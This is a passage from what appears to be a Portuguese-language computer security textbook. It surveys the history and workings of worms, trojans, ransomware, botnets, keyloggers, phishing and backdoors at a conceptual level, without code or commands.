O verme Code Red apareceu pela primeira vez em julho de 2001. O Code Red explora uma brecha na segurança do Internet Information Server (IIS) da Microsoft para penetrar em sistemas e se espalhar. Além disso, ele incapacita o verificador de arquivos de sistema do Windows. O verme busca endereços IPs aleatórios para se espalhar para outras estações. Durante certo período de tempo, ele apenas se espalha. Então, inicia um ataque de negação de serviço contra um site do governo, inundando-o com pacotes de numerosas estações infectadas. Em seguida, o verme suspende suas atividades e as retoma periodicamente. Na segunda onda de ataque, o Code Red infectou aproximadamente 360 mil servidores em 14 horas. Além do estrago que causou no servidor visado, o Code Red consumiu quantidade enorme de capacidade da Internet, causando dirupção no serviço [MOOR02].

O Code Red II é outra variante distinta, que apareceu pela primeira vez em agosto de 2001 e também tinha como alvo o Microsoft IIS. Ele tentava infectar sistemas na mesma sub-rede que o sistema infectado. Além disso, esse verme mais novo instala uma backdoor (porta dos fundos), que permite a um hacker executar comandos remotamente em computadores vitimados.

O verme Nimda, que apareceu em setembro de 2001, também tem características de verme, vírus e código móvel. Ele se espalha usando uma variedade de métodos de distribuição:

- **E-mail:** Um usuário em uma estação vulnerável abre um anexo de e-mail infectado; o Nimda procura endereços de e-mail na estação hospedeira e então envia cópias de si mesmo a esses endereços.
- **Compartilhamentos no Windows:** O Nimda escaneia estações para encontrar arquivos inseguros compartilhados no Windows; então ele pode usar o NetBIOS86 como mecanismo de transporte para infectar arquivos nessa estação, na esperança de que um usuário executará um arquivo infectado, o que ativará o Nimda nessa mesma estação.

- **Servidores da Web:** O Nimda escaneia servidores da Web, procurando vulnerabilidades conhecidas no Microsoft IIS. Se encontrar um servidor vulnerável, ele tenta transferir uma cópia de si mesmo ao servidor e infecta esse servidor e seus arquivos.
- **Clientes da Web:** Se um cliente da Web vulnerável visitar um servidor da Web que foi infectado pelo Nimda, a estação de trabalho do cliente ficará infectada.
- **Backdoors:** Se uma estação de trabalho estiver infectada por vermes anteriores, como o “Code Red II”, o Nimda usará o acesso pela porta dos fundos (backdoor) deixado por essas infecções anteriores para acessar o sistema.

No início de 2003, apareceu o verme SQL Slammer. Esse verme explorava uma vulnerabilidade de estouro de buffer (também conhecido como transbordamento de dados, ou buffer overflow) no servidor Microsoft SQL. O Slammer era extremamente compacto e espalhou-se rapidamente, infectando 90% das estações vulneráveis dentro de 10 minutos. Essa disseminação rápida causou congestionamento significativo na Internet.

O final de 2003 viu a chegada do verme Sobig.F, que explorava servidores proxy abertos para transformar máquinas infectadas em plataformas de spam. Diz-se que, em seu pico, o Sobig.F foi responsável por uma em cada 17 mensagens e produziu mais de um milhão de cópias de si mesmo dentro das primeiras 24 horas.

Mydoom é um verme de envio em massa de mensagens por e-mail que apareceu em 2004. Ele seguia a tendência crescente de instalar uma backdoor em computadores infectados e, assim, habilitar hackers a obter acesso remoto a dados como senhas e números de cartões de crédito. O Mydoom reproduzia-se a um taxa de até mil vezes por minuto, e diz-se que inundou a Internet com 100 milhões de mensagens infectadas em 36 horas.

A família Warezov de vermes apareceu em 2006 [KIRK06]. Quando é lançado, esse verme cria vários executáveis em diretórios de sistemas e ajusta a si mesmo para executar toda vez que o Windows é iniciado, por meio da criação de uma entrada no registro desse sistema operacional. O Warezov escaneia diversos tipos de arquivos em busca de endereços de e-mail e envia a si mesmo como anexo de e-mail. Algumas variantes são capazes de descarregar outros malwares, como cavalos de Troia e adware. Muitas variantes incapacitam produtos relacionados com segurança e/ou incapacitam a capacidade de atualização desses produtos.

O verme Conficker (ou Downadup) foi detectado pela primeira vez em novembro de 2008 e espalhou-se rapidamente até tornar-se uma das infecções mais amplamente disseminadas desde a provocada pelo SQL Slammer em 2003 [LAWT09]. Ele se espalhou inicialmente explorando uma vulnerabilidade de estouro de buffer do Windows, embora versões posteriores também pudessem espalhar-se via pen drives USB e compartilhamento de arquivos em rede. Em 2010, ainda abrangia a segunda família mais comum de malwares observados pela Symantec [SYMA11], mesmo havendo patches disponíveis da Microsoft para sanar as principais vulnerabilidades que ele explora.

Em 2010, o verme Stuxnet foi detectado, embora estivesse se espalhando silenciosamente durante algum tempo antes disso [CHEN11]. Diferentemente de muitos vermes anteriores, ele restringia deliberadamente sua taxa de disseminação para reduzir a chance de detecção. Também visava sistemas de controle industrial, mais provavelmente os associados ao programa nuclear iraniano, com a provável intenção de interromper a operação de seus equipamentos. Suportava uma gama de mecanismos de propagação, incluindo pen drives USB e compartilhamento de arquivos em rede, e utilizava nada menos do que quatro explorações desconhecidas de vulnerabilidades do dia zero.<sup>3</sup> Houve considerável debate com relação ao tamanho e à complexidade de seu código, à utilização sem precedentes de quatro vulnerabilidades de dia zero, e do custo e esforço aparentes em seu desenvolvimento. Há quem diga que, aparentemente, ele é a primeira utilização séria de uma arma de guerra cibernética contra a infraestrutura física de uma nação. Os pesquisadores da Symantec que analisaram o Stuxnet disseram que, embora esperassem encontrar espionagem, jamais esperavam ver um malware que tivesse sabotagem dirigida como seu objetivo. O resultado é que agora várias nações dão maior atenção à utilização de malware como arma.

## Estado atual da tecnologia de vermes

O estado atual da tecnologia de vermes inclui o seguinte:

- **Multiplataforma:** Vermes mais novos não estão limitados a máquinas Windows, mas podem também atacar uma variedade de plataformas, especialmente as variantes populares do UNIX, ou explorar linguagem de macro ou de script suportadas em tipos de documentos populares.
- **Multieexploração:** Novos vermes penetram em sistemas de uma variedade de formas, explorando vulnerabilidades de servidores Web, browsers, e-mail,

compartilhamento de arquivos e outras aplicações baseadas em rede, ou via mídia compartilhada.

- **Disseminação ultrarrápida:** Explora várias técnicas para otimizar a taxa de disseminação do verme, de modo a maximizar a probabilidade de ele localizar o maior número possível de máquinas vulneráveis em um curto período de tempo.
- **Polimórfico:** Para escapar à detecção, burlar filtros e frustrar tentativas de análise em tempo real, os vermes adotam a técnica de vírus polimórficos. Cada cópia do verme tem novo código gerado no momento de sua criação, usando instruções funcionalmente equivalentes e técnicas de cifração.
- **Metamórfico:** Além de mudar sua aparência, os vermes metamórficos têm um repertório de padrões de comportamento que são utilizados em diferentes estágios de propagação.
- **Veículos de transporte:** Como podem comprometer rapidamente grande número de sistemas, os vermes são ideais para espalhar ampla variedade de cargas úteis maliciosas, como bots de negação de serviço distribuída, rootkits, geradores de spam por e-mail e spyware.
- **Exploit do dia zero:** Para conseguir maximizar sua capacidade de surpreender e se distribuir, um verme deve explorar uma vulnerabilidade desconhecida que só é descoberta pela comunidade geral de redes quando o verme é lançado.

## Código móvel

O nome código móvel refere-se a programas (p. ex., instruções de script, de macro ou outras instruções portáveis) que podem ser enviados sem qualquer mudança a um conjunto heterogêneo de plataformas, sendo executados com semântica idêntica [JANS01].

Um código móvel é transmitido de um sistema remoto a um sistema local e então executado no sistema local sem a aprovação explícita do usuário [NIST05]. Muitas vezes, o código móvel age como um mecanismo para a transmissão de vírus, verme ou cavalo de Troia até a estação de trabalho do usuário. Em outros casos, ele tira proveito de vulnerabilidades para executar suas próprias ações maliciosas, como acesso não autorizado a dados ou comprometimento da conta raiz (root). Veículos populares para código móvel incluem applets Java, ActiveX, JavaScript e VBScript. Os modos mais comuns de usar código móvel para operações maliciosas em sistemas locais são cross-

site scripting (scripting entre sites Web), sites Web interativos e dinâmicos, anexos de e-mails e downloads de sites não confiáveis ou de software não confiável.

## Vermes de telefone celular

Os vermes apareceram pela primeira vez em telefones celulares com a descoberta do verme Cabir, em 2004, e em seguida dos vermes Lasco e CommWarrior, em 2005. Esses vermes são transmitidos por meio de conexões Bluetooth sem fio ou via serviço de mensagem multimídia (Multimedia Messaging Service — MMS). O alvo é um smartphone, um telefone celular que permite que os usuários instalem aplicações de software vindas de outras fontes que não a operadora da rede celular. Todos esses primeiros vermes móveis visavam telefones celulares que usavam o sistema operacional Symbian. Malwares mais recentes visam os sistemas Android e iPhone. Um malware de telefone celular pode incapacitar completamente o telefone, eliminar dados ou forçar o dispositivo a enviar diversas mensagens a números especiais que cobram alto preço pela operação.

O verme CommWarrior se replica e se propaga por meio de Bluetooth a outros telefones na área de recepção. Também envia a si mesmo como arquivo MMS a números presentes na lista telefônica do aparelho e em respostas automáticas a mensagens de texto e mensagens MMS que chegam ao telefone. Além disso, ele copia a si mesmo para cartões de memória removíveis e se insere nos arquivos de instalação de programa existentes no telefone.

## Vulnerabilidades no lado do cliente e downloads não autorizados

Outra abordagem da exploração de vulnerabilidades de software envolve a exploração de bugs em aplicações de usuário para instalar malware. Uma abordagem comum explora vulnerabilidades de navegadores Web de modo que, quando um usuário abre uma página da Web controlada pelo atacante, ela contém código que explora o bug do navegador para descarregar e instalar malware no sistema sem o conhecimento ou consentimento do usuário. Isso é conhecido como **download não autorizado (drive-by download)** e é um exploit comum em *kits* de ataque recentes. Na maioria dos casos, esse malware não se propagaativamente como faz um verme; ao contrário, ele espera até que

usuários que de nada suspeitam visitem a página maliciosa da Web para se espalhar para seus sistemas.

Variantes relacionadas podem explorar bugs em clientes de e-mail comuns, como o verme Klez de envio de e-mails em massa, visto em outubro de 2001, que visava um bug no tratamento de código HTML nos programas Outlook e Outlook Express da Microsoft para executar a si mesmo automaticamente. Esses malwares também podem visar leitores de PDF comuns para também descarregar e instalar malware sem consentimento do usuário quando este abre um documento PDF contendo código malicioso [STEV11]. Tais documentos podem se espalhar por e-mail como spam ou ser parte de um ataque de phishing intencional, como discutiremos a seguir.

## 6.4 Propagação — engenharia social — spam por e-mail, cavalos de troia

A última categoria de propagação de malware que consideramos envolve engenharia social, ou seja, “enganar” usuários para que eles ajudem no comprometimento de seus próprios sistemas ou informações pessoais. Isso pode ocorrer quando um usuário vê e responde a algum SPAM por e-mail ou permite a instalação e execução de algum programa de cavalo de Troia ou código de script.

### Spam por e-mail (enviado em massa e não solicitado)

Com o explosivo crescimento da Internet nas últimas décadas, o uso amplamente disseminado de e-mail e o custo extremamente baixo exigido para enviar grande volume de e-mails, veio também o aumento do envio em massa de e-mail não solicitado, comumente conhecido como spam. Várias estimativas recentes sugerem que o spam por e-mail pode ser responsável por 90% ou mais de todos os e-mails enviados. Isso impõe custos significativos tanto à infraestrutura de rede necessária para transmitir esse tráfego quanto aos usuários que precisam filtrar seus e-mails legítimos e retirá-los desse fluxo. Em resposta a esse crescimento explosivo, ocorreu o crescimento igualmente rápido da indústria anti-spam, que fornece produtos para detectar e filtrar e-mail considerado spam. Isso resultou em uma corrida armamentista entre os produtores de spam (spammers), que inventam técnicas para conseguir passar sorrateiramente seu

conteúdo por tais filtros, e os defensores, que se esforçam para bloqueá-lo [KREI09].

Ao passo que alguns spams são enviados de servidores de correio eletrônico legítimos, grande parte dos spams recentes é enviada por botnets que usam sistemas de usuários comprometidos, como discutiremos na [Seção 6.6](#). Uma porção significativa do conteúdo de spams por e-mail é apenas propaganda, que tenta convencer o destinatário a comprar algum produto on-line, como medicamentos, ou é usada em esquemas fraudulentos, como compras de ações ou promessas enganosas de ganhos monetários. Mas o spam é também um portador significativo de malware. O e-mail pode ter um documento anexo que, se aberto, pode explorar uma vulnerabilidade de software para instalar malware no sistema do usuário, como discutimos na seção anterior. Ou pode ter em anexo um programa de cavalo de Troia ou código de script que, se executado, também instala malware no sistema do usuário. Alguns cavalos de Troia evitam a necessidade de consentimento do usuário para explorar uma vulnerabilidade de software e se instalar, como discutiremos a seguir. Finalmente, o spam pode ser usado em um ataque de phishing, que normalmente dirige o usuário a um site falso que imita algum serviço legítimo, como um site on-line banking, no qual tenta capturar o login e detalhes da senha do usuário, ou o orienta a preencher algum tipo de formulário com detalhes pessoais suficientes para permitir que o atacante personifique o usuário em um roubo de identidade. Todas essas utilizações fazem dos spams por e-mail uma significativa preocupação de segurança. Todavia, em muitos casos é preciso que o usuário queira ver o e-mail e qualquer documento anexo ou permita a instalação de algum programa para que o comprometimento ocorra.

## Cavalos de Troia

Um cavalo de Troia<sup>4</sup> é um programa ou utilitário útil, ou aparentemente útil, que contém código oculto que, quando invocado, executa alguma função indesejada ou danosa.

Programas de cavalo de Troia podem ser usados para realizar indiretamente funções que o atacante não poderia realizar diretamente. Por exemplo, para obter acesso a informações pessoais sensíveis armazenadas nos arquivos de um usuário, um atacante poderia criar um programa de cavalo de Troia que, quando executado, escaneia os arquivos do usuário em busca das informações sensíveis desejadas e envia uma cópia delas ao atacante via formulário, e-mail ou

mensagem de texto enviado pela Web. Então, o autor poderia instigar os usuários a executar o programa incorporando-o a um jogo ou a um programa utilitário útil, disponibilizando-o via um site de distribuição de software ou por meio de um vendedor conhecido de aplicativos. Essa abordagem foi usada recentemente com utilitários que “alegam” ser o mais recente programa antivírus ou uma atualização de segurança para sistemas, mas que na verdade são cavalos de Troia maliciosos que muitas vezes transportam cargas úteis como spyware que procuram credenciais bancárias. Disso se conclui que os usuários precisam adotar precauções para validar a fonte de qualquer software que instalam.

Cavalos de Troia podem ser de um dos três tipos:

- Continuam a executar a função do programa original e adicionalmente executam uma atividade maliciosa separada.
- Continuam a executar a função do programa original, mas a modificam para executar uma atividade maliciosa (p. ex., uma versão de cavalo de Troia que se passa por um programa de login para coletar senhas) ou para disfarçar outra atividade maliciosa (p. ex., uma versão de cavalo de Troia que se passa por um programa de listagem de processos que não mostra certos processos porque eles são maliciosos).
- Executam uma função maliciosa que substitui completamente a função do programa original.

Alguns cavalos de Troia evitam o requisito de participação ativa do usuário, pois exploram alguma vulnerabilidade de software para habilitar sua instalação e execução automáticas. Nesse sentido, eles compartilham alguns aspectos dos vermes, mas, diferentemente destes últimos, não se reproduzem. Um exemplo proeminente de tal ataque foi o cavalo de Troia Hydraq usado na Operação Aurora, em 2009 e no início de 2010. Esse ataque explorava uma vulnerabilidade no Internet Explorer para instalar a si mesmo e visava várias empresas de grande importância [SYMA11]. Foi tipicamente distribuído usando spam por e-mail ou via um site comprometido usando “download sem consentimento”.

## Cavalos de Troia em telefones celulares

Cavalos de Troia em telefones celulares também apareceram pela primeira vez em 2004 com a descoberta do Skuller. Como ocorre com vermes móveis, o alvo é o smartphone, e os primeiros cavalos de Troia móveis tinham como alvo os telefones Symbian. Mais recentemente, vários cavalos de Troia foram detectados

e visavam telefones Android e iPhones da Apple.

Em 2011, o Google removeu várias apps do Android Market que eram cavalos de Troia que continham o malware DroidDream. Esse programa era um poderoso agente zumbi que explorava vulnerabilidades em algumas versões de Android usadas naquela época para obter acesso total ao sistema para monitorar dados e instalar código adicional.

Os controles mais rígidos que a Apple impôs às suas lojas de apps significam que grande parte dos cavalos de Troia de iPhone vistos até agora visam telefones “desbloqueados” e são distribuídos via sites não oficiais. Todavia, várias versões do iPhone O/S incluíam alguma forma de vulnerabilidade gráfica ou de PDF. De fato, essas vulnerabilidades eram os principais meios usados para “desbloquear” os telefones. Porém, elas também ofereciam um caminho que o malware poderia usar para visar os telefones. Ao mesmo tempo que a Apple consertava várias dessas vulnerabilidades, novas variantes continuaram a ser descobertas. Isso é mais uma ilustração da dificuldade que é — até mesmo para organizações que dispõem de grande quantidade de recursos — escrever software seguro dentro de um sistema complexo, como um sistema operacional. Voltaremos a esse tópico nos [Capítulos 10 e 11](#).

## 6.5 Carga útil — corrupção de sistema

Tão logo o malware esteja ativo no sistema visado, a próxima preocupação é quais ações ele executará nesse sistema, isto é, qual é a carga útil que ele carrega. Em alguns malwares, a carga útil é inexistente ou não funcional. Sua única finalidade, deliberada ou em razão de liberação accidental precoce, é se espalhar. Mais comumente, ele transporta uma ou mais cargas úteis que executam ações secretas para o atacante.

Uma das primeiras cargas úteis vistas em vários vírus e vermes resultava na destruição de dados no sistema infectado quando certas condições de ativação eram cumpridas [WEAV03]. Uma carga útil relacionada é uma carga que mostra mensagens ou conteúdos não desejados no sistema do usuário quando acionada. Mais séria ainda é outra variante que tenta infligir danos ao sistema no mundo real. Todas essas ações visam a integridade do software ou do hardware do sistema computacional ou dos dados do usuário. Essas mudanças podem não ocorrer imediatamente, mas apenas quando são atingidas condições específicas que satisfazem seu código de bomba lógica.

## Destruição de dados

O vírus Chernobyl é um dos primeiros exemplos de vírus destrutivo parasita residente na memória do Windows 95 e 98, visto pela primeira vez em 1998. O vírus infecta arquivos executáveis quando eles são abertos. Quando chega uma data de ativação, ele elimina dados no sistema infectado sobrescrevendo o primeiro megabyte do disco rígido com zeros, resultando em corrupção maciça do sistema de arquivos inteiro. Isso ocorreu pela primeira vez em 26 de abril de 1999, quando estimativas sugerem que mais de um milhão de computadores foram afetados.

De modo semelhante, o Klez, verme de envio de e-mail em massa, é um dos primeiros exemplos de verme destrutivo que infectou sistemas Windows 95 a XP, e foi visto pela primeira vez em outubro de 2001. Ele se espalha enviando cópias de si mesmo por e-mail a endereços encontrados no catálogo de endereços e em arquivos do sistema. Ele podia interromper e remover alguns programas antivírus sendo executados no sistema. Nas datas de ativação, os dias 13 de vários meses de cada ano, ele esvazia os arquivos presentes no disco rígido local.

Como alternativa a apenas destruir dados, alguns malwares cifram os dados do usuário e exigem pagamento para acessar a chave necessária para recuperar essas informações. Esse tipo de malware é às vezes conhecido como **ransomware (software de sequestro)**. O cavalo de Troia PC Cyborg, visto em 1989, foi um dos primeiros exemplos disso. Todavia, aproximadamente em meados de 2006, apareceram vários vermes e cavalos de Troia, como o cavalo de Troia Gpcode, que usava criptografia de chave pública com tamanhos de chave cada vez maiores para cifrar dados. Um usuário precisava pagar um resgate ou fazer compras em certos sites para receber a chave para decifrar esses dados. Embora as primeiras instâncias usassem cifração mais fraca, que poderia ser decifrada sem pagar o resgate, as versões posteriores usavam cifras de chave pública com chaves de grande tamanho, que não podiam ser quebradas desse modo.

## Danos no mundo real

Outra variante de cargas úteis de corrupção de sistema visa causar danos a equipamento físico. O sistema infectado é claramente o dispositivo mais fácil de visar. O vírus Chernobyl já mencionado não somente corrompe dados, mas tenta

reescrever o código da BIOS usado para inicializar um computador. Se bem-sucedido, o processo de inicialização (boot) falha, e o sistema fica inutilizável até que o chip contendo a BIOS seja reprogramado ou substituído.

Mais recentemente, o verme Stuxnet, que já discutimos, mostrou-se ser um exemplo que, como sua carga útil principal, visa software específico de sistemas de controle industrial [CHEN11]. Se forem infectados sistemas de controle que usam certo software de controle industrial da Siemens com configuração específica de dispositivos, o verme substitui o código de controle original por um código que deliberadamente leva o equipamento controlado para fora de sua faixa de operação normal, resultando na falha desse equipamento. Suspeitou-se fortemente que as centrífugas usadas no programa de enriquecimento de urânio do Irã eram o alvo desse verme, já que foram observadas taxas de falha muito mais altas do que o normal nesses equipamentos durante o período em que tal verme esteve ativo. Como observamos em nossa discussão anterior, isso tem despertado preocupações em relação à utilização de malware sofisticado dirigido para sabotagem industrial.

## Bomba lógica

Uma componente fundamental do malware de corrupção de dados é a bomba lógica. A bomba lógica é um código embutido no malware que está ajustado para “explodir” quando certas condições são cumpridas. Exemplos de condições que podem ser usadas para acionar uma bomba lógica são a presença ou a ausência de certos arquivos ou dispositivos no sistema, determinado dia da semana ou certa data, uma versão ou configuração particular de algum software, ou determinado usuário que executa a aplicação. Uma vez ativada, uma bomba pode alterar ou eliminar dados ou arquivos inteiros, fazer com que a máquina trave ou causar algum outro dano. Todos os exemplos que descrevemos nesta seção incluem tal código.

Um exemplo surpreendente de como bombas lógicas podem ser empregadas foi o caso de Tim Lloyd, condenado por ter montado uma bomba lógica que custou ao seu empregador, a Omega Engineering, mais de \$10 milhões de dólares, comprometeu completamente sua estratégia de crescimento corporativo e a certa altura provocou a demissão de 80 trabalhadores [GAUDOO]. Por fim, Lloyd foi condenado a 41 meses de prisão e a pagar \$2 milhões de dólares de indenização.

## 6.6 Carga útil — agente de ataque — zumbi, bots

A próxima categoria de carga útil que discutimos é aquela cujo malware subverte os recursos computacionais e de rede do sistema infectado para uso pelo atacante. Tal sistema é conhecido como bot (robô), zumbi ou drone (androide) e secretamente invade outro computador ligado à Internet, e então usa esse computador para lançar ou gerenciar ataques que são difíceis de rastrear até se chegar ao criador do bot. O bot é tipicamente inserido em centenas ou milhares de computadores pertencentes a terceiros que de nada suspeitam. Muitas vezes, o conjunto de bots é capaz de agir de maneira coordenada; tal conjunto é denominado **botnet (rede de bots)**. Esse tipo de carga útil ataca a integridade e a disponibilidade do sistema infectado.

### Usos de bots

[HONE05] lista os seguintes usos de bots:

- **Ataques de negação de serviço distribuídos (DDoS):** Um ataque de DDoS é um ataque a um sistema computacional ou rede que provoca a perda de serviço por parte dos usuários. Examinaremos ataques de DDoS no [Capítulo 7](#).
- **Spamming:** Com a ajuda de uma botnet e de milhares de bots, um atacante consegue enviar quantidade maciça de e-mails (spams).
- **Captura de tráfego:** Os bots também podem usar um software de captura de pacotes para monitorar dados interessantes, em texto às claras, passando por uma máquina comprometida. Os softwares de captura são mais usados para recuperar informações sensíveis, como nomes de usuários e senhas.
- **Registrador de teclado:** Se a máquina comprometida usar canais de comunicação cifrados (p. ex., HTTPS ou POP3S), apenas capturar pacotes de rede no computador da vítima é inútil porque a chave adequada para decifrar os pacotes estará faltando. Porém, usando um registrador de teclado, que captura teclas digitadas na máquina infectada, um atacante pode recuperar informações sensíveis.
- **Espalhar novo malware:** As botnets são usadas para distribuir novos bots. Isso é muito fácil, visto que todos os bots implementam mecanismos para descarregar e executar um arquivo via HTTP ou FTP. Uma botnet com 10 mil hospedeiros que age como a base inicial para um verme ou vírus de e-mail permite disseminação muito rápida e, portanto, causa mais dano.

- **Instalar extensões de propaganda e objetos auxiliares de navegador (Browser Helper Objects — BHOs):** As botnets também podem ser usadas para obter vantagens financeiras. Isso funciona com a instalação de um site falso com alguns anúncios publicitários: o operador desse site negocia um contrato com algumas empresas de hospedagem que pagam por cliques em anúncios. Com a ajuda de uma botnet, esses cliques podem ser “automatizados”, de modo que instantaneamente alguns milhares de bots clicam nos pop-ups. Esse processo pode ser melhorado ainda mais se o bot sequestrar a página inicial de uma máquina comprometida de modo que os “cliques” são executados toda vez que a vítima usar o navegador Web.
- **Atacar redes de bate-papo IRC:** As botnets são também usadas para realizar ataques contra redes de bate-papo da Internet (Internet Relay Chat — IRC). Algo especialmente popular entre os atacantes é o denominado ataque de clone: nesse tipo de ataque, o controlador ordena que cada bot conecte um grande número de clones à rede IRC vítima. A vítima é inundada por requisições de serviços enviadas por milhares de bots ou milhares de pedidos de adesão ao canal provenientes desses bots clonados. Assim, a rede IRC vítima cai, de modo semelhante ao que ocorre em um ataque de DDoS.
- **Manipular votações/jogos on-line:** Aplicações de votação e jogos on-line estão obtendo cada vez mais atenção e é bem fácil manipulá-las com botnets. Visto que todo bot tem um endereço IP distinto, todo voto terá a mesma credibilidade de um voto dado por uma pessoa real. Jogos on-line podem ser manipulados de modo semelhante.

## Recurso de controle remoto

O recurso de controle remoto é o que distingue um bot de um verme. Um verme distribui a si mesmo e ativa a si mesmo, ao passo que um bot é controlado a partir de alguma instalação central, ao menos inicialmente.

Um meio típico de implementar o recurso de controle remoto é em um servidor de IRC. Todos os bots aderem a um canal específico nesse servidor e tratam as mensagens que chegam como comandos. Botnets mais recentes tendem a evitar mecanismos de IRC e usam canais de comunicação via protocolos como HTTP. Mecanismos de controle distribuídos que usam protocolos peer-to-peer também são utilizados para evitar a existência de um ponto central de falha.

Uma vez estabelecido um meio de comunicação entre um módulo de controle

e os bots, o módulo de controle pode ativar os bots. Em sua forma mais simples, o módulo de controle simplesmente envia comandos ao bot que o obrigam a executar rotinas que já estão implementadas nele. Para maior flexibilidade, o módulo de controle pode enviar comandos de atualização que instruem os bots a descarregar um arquivo de algum local da Internet e executá-lo. Neste último caso, o bot torna-se uma ferramenta de finalidade mais geral que pode ser usada para múltiplos ataques.

## 6.7 Carga útil — roubo de informações — keyloggers, phishing, software espião (spyware)

Agora consideramos cargas úteis nas quais o malware colhe dados armazenados no sistema infectado para uso pelo atacante. Um alvo comum são as credenciais de login e senha do usuário para acesso a sites de serviços bancários, jogos e outros serviços relacionados, que o atacante utiliza para personificar um usuário e acessar esses sites para obter algum ganho. Menos comumente, a carga útil pode visar documentos ou detalhes de configuração de sistema para a finalidade de reconhecimento de terreno ou espionagem. Esses ataques visam a confidencialidade dessas informações.

### Roubo de credenciais, keyloggers e software espião

Normalmente, os usuários enviam suas credenciais de login e senha a sites de serviços bancários, jogos e outros relacionados por canais de comunicação cifrados (p. ex., HTTPS ou POP3S), que os protegem contra captura por ferramentas de monitoração de pacotes de rede. Para contornar esses mecanismos, um atacante pode instalar um **registrator de teclado (keylogger)**, que captura a digitação nas máquinas infectadas para permitir que ele monitore tais informações sensíveis. Visto que isso resultaria no recebimento pelo atacante de uma cópia de todo texto digitado na máquina comprometida, os keyloggers típicos implementam alguma forma de mecanismo de filtragem que retorna somente informações semelhantes a palavras-chave desejadas (p. ex., “login” ou “password” ou “[paypal.com](#)”).

Em resposta à utilização de keyloggers, alguns sites de serviços bancários e outros sites passaram a usar um applet gráfico para registrar informações críticas como senhas. Visto que esses applets não usam texto digitado em teclado, os

keyloggers tradicionais não capturam essas informações. Em resposta, os atacantes desenvolveram cargas úteis de **software espião** (**spyware**) mais gerais, que subvertem a máquina comprometida para permitir monitoração de ampla gama de atividades no sistema. Isso pode incluir monitoração do histórico e conteúdo da atividade de navegação na Web, redirecionamento de certas requisições de páginas Web a sites falsos controlados pelo atacante e modificação dinâmica de dados trocados entre o navegador e certos sites de interesse. Tudo isso pode resultar em significativo comprometimento das informações pessoais do usuário.

O cavalo de Troia Zeus, que ataca serviços bancários e foi criado a partir de seu *kit* de ferramentas de crimeware, é um exemplo proeminente de tais programas de espionagem que foram amplamente disponibilizados nos últimos anos [BINS10]. Ele rouba credenciais bancárias e financeiras usando um keylogger e também capturando e possivelmente alterando dados de formulários para certos sites. É tipicamente disponibilizado usando spams por e-mail ou via um site comprometido em download não autorizado (“drive-by download”).

## Phishing e roubo de identidade

Outra abordagem usada para capturar credenciais de login e senha de um usuário é incluir um URL em um e-mail de spam contendo um link para um site falso controlado pelo atacante, mas que imita a página de login de algum site de serviços bancários, jogos ou semelhantes. Isso é normalmente incluído em alguma mensagem que sugere que o usuário deve executar uma ação urgente para autenticar sua conta, para evitar que ela seja bloqueada. Se o usuário for descuidado, não perceber que está sendo enganado, seguir o link e fornecer os detalhes requisitados, certamente isso resultará na exploração da conta pelos atacantes, que usarão as credenciais capturadas.

De modo mais geral, tais spams por e-mail podem direcionar um usuário a um site falso controlado pelo atacante ou levá-lo a preencher algum formulário anexo e retorná-lo em um e-mail acessível ao atacante, usado para colher uma gama de informações privadas, pessoais do usuário. Conseguinte detalhes suficientes, o atacante pode “assumir” a identidade do usuário com a finalidade de obter crédito ou acesso sensível a outros recursos. Isso é conhecido como **ataque de phishing** (oriundo do termo *fishing*, “pescaria”) e explora engenharia social para conquistar a confiança do usuário imitando comunicações vindas de uma fonte confiável [GOLD10].

Tais e-mails de spam genéricos são normalmente distribuídos a um número muito grande de usuários, frequentemente via uma botnet. Embora o conteúdo não seja reconhecido como proveniente de fontes confiáveis adequadas por uma fração significativa dos destinatários, os atacantes esperam que alcance um número suficiente de usuários da fonte confiável que ele tenta personificar, parte da qual será ingênuo ou suficiente para responder, para que o ataque seja lucrativo.

Uma variante mais perigosa desse método é o ataque de **spear-phishing** (trocadilho para “pesca com arpão”). Novamente, esse ataque consiste em um e-mail que alega vir de uma fonte confiável. Todavia, os destinatários são cuidadosamente investigados pelo atacante, e cada e-mail é cuidadosamente montado para se adequar especificamente a esse destinatário, muitas vezes citando uma gama de informações para convencê-lo de sua autenticidade. Isso aumenta enormemente a probabilidade de o destinatário responder como desejado pelo atacante.

## Reconhecimento de terreno e espiãgem

Roubo de credenciais e roubo de identidades são casos especiais de uma carga útil mais geral de reconhecimento de terreno, que visa obter certos tipos de informações desejadas e retornar essas informações ao atacante. Esses casos especiais são certamente os mais comuns; todavia, outros alvos são conhecidos. A Operação Aurora, em 2009, usou um cavalo de Troia para obter acesso e potencialmente modificar repositórios de código-fonte em várias empresas de tecnologia de ponta, segurança e defesa [SYMA11]. O verme Stuxnet, descoberto em 2010, incluía a captura de detalhes de configuração de hardware e software para determinar se ele tinha comprometido os sistemas visados específicos que desejava. Versões mais antigas desse verme retornavam essas mesmas informações, que então foram usadas para projetar os ataques disponibilizados em versões posteriores [CHEN11].

## 6.8 Carga útil — camuflagem — portas dos fundos, rootkits

A última categoria de carga útil que discutiremos refere-se a técnicas usadas por malware para ocultar sua presença no sistema infectado e prover acesso secreto a esse sistema. Esse tipo de carga útil também ataca a integridade do sistema

infetado.

## Backdoor (porta dos fundos)

Uma **backdoor** (**porta dos fundos**), também conhecida como **trapdoor** (**alçapão**), é um ponto de entrada secreto em um programa que permite que alguém que esteja ciente da backdoor obtenha acesso sem passar pelos procedimentos usuais de segurança de acesso. Programadores usam backdoors legitimamente há muitos anos para depurar e testar programas; tal backdoor é denominada **gancho de manutenção** (**maintenance hook**). Isso costuma ser feito quando o programador está desenvolvendo uma aplicação que tem um procedimento de autenticação ou uma instalação longa, que requer que o usuário digite muitos valores diferentes para executar a aplicação. Para depurar o programa, o desenvolvedor pode desejar obter privilégios especiais ou evitar todas as configurações e autenticações necessárias. O programador também pode querer assegurar que haja um método de ativar o programa caso algo dê errado com o procedimento de autenticação que está sendo embutido na aplicação. A backdoor é um código que reconhece alguma sequência especial de entrada ou é ativada quando executada a partir de certo ID de usuário ou por uma sequência improvável de eventos.

As backdoors tornam-se ameaças quando programadores inescrupulosos as usam para obter acesso não autorizado. A backdoor era a ideia básica para a vulnerabilidade retratada no filme *War Games*. Outro exemplo é que, durante o desenvolvimento do Multics, uma equipe da força aérea conduziu testes de penetração que simulavam adversários. Uma das táticas empregadas era enviar uma atualização falsificada do sistema operacional a um site que executava o Multics. A atualização continha um cavalo de Troia que podia ser ativado por uma backdoor e permitia que a equipe atacante obtivesse acesso. A ameaça foi tão bem implementada que os desenvolvedores do Multics não conseguiram achá-la mesmo depois de informados de sua presença [ENGE80].

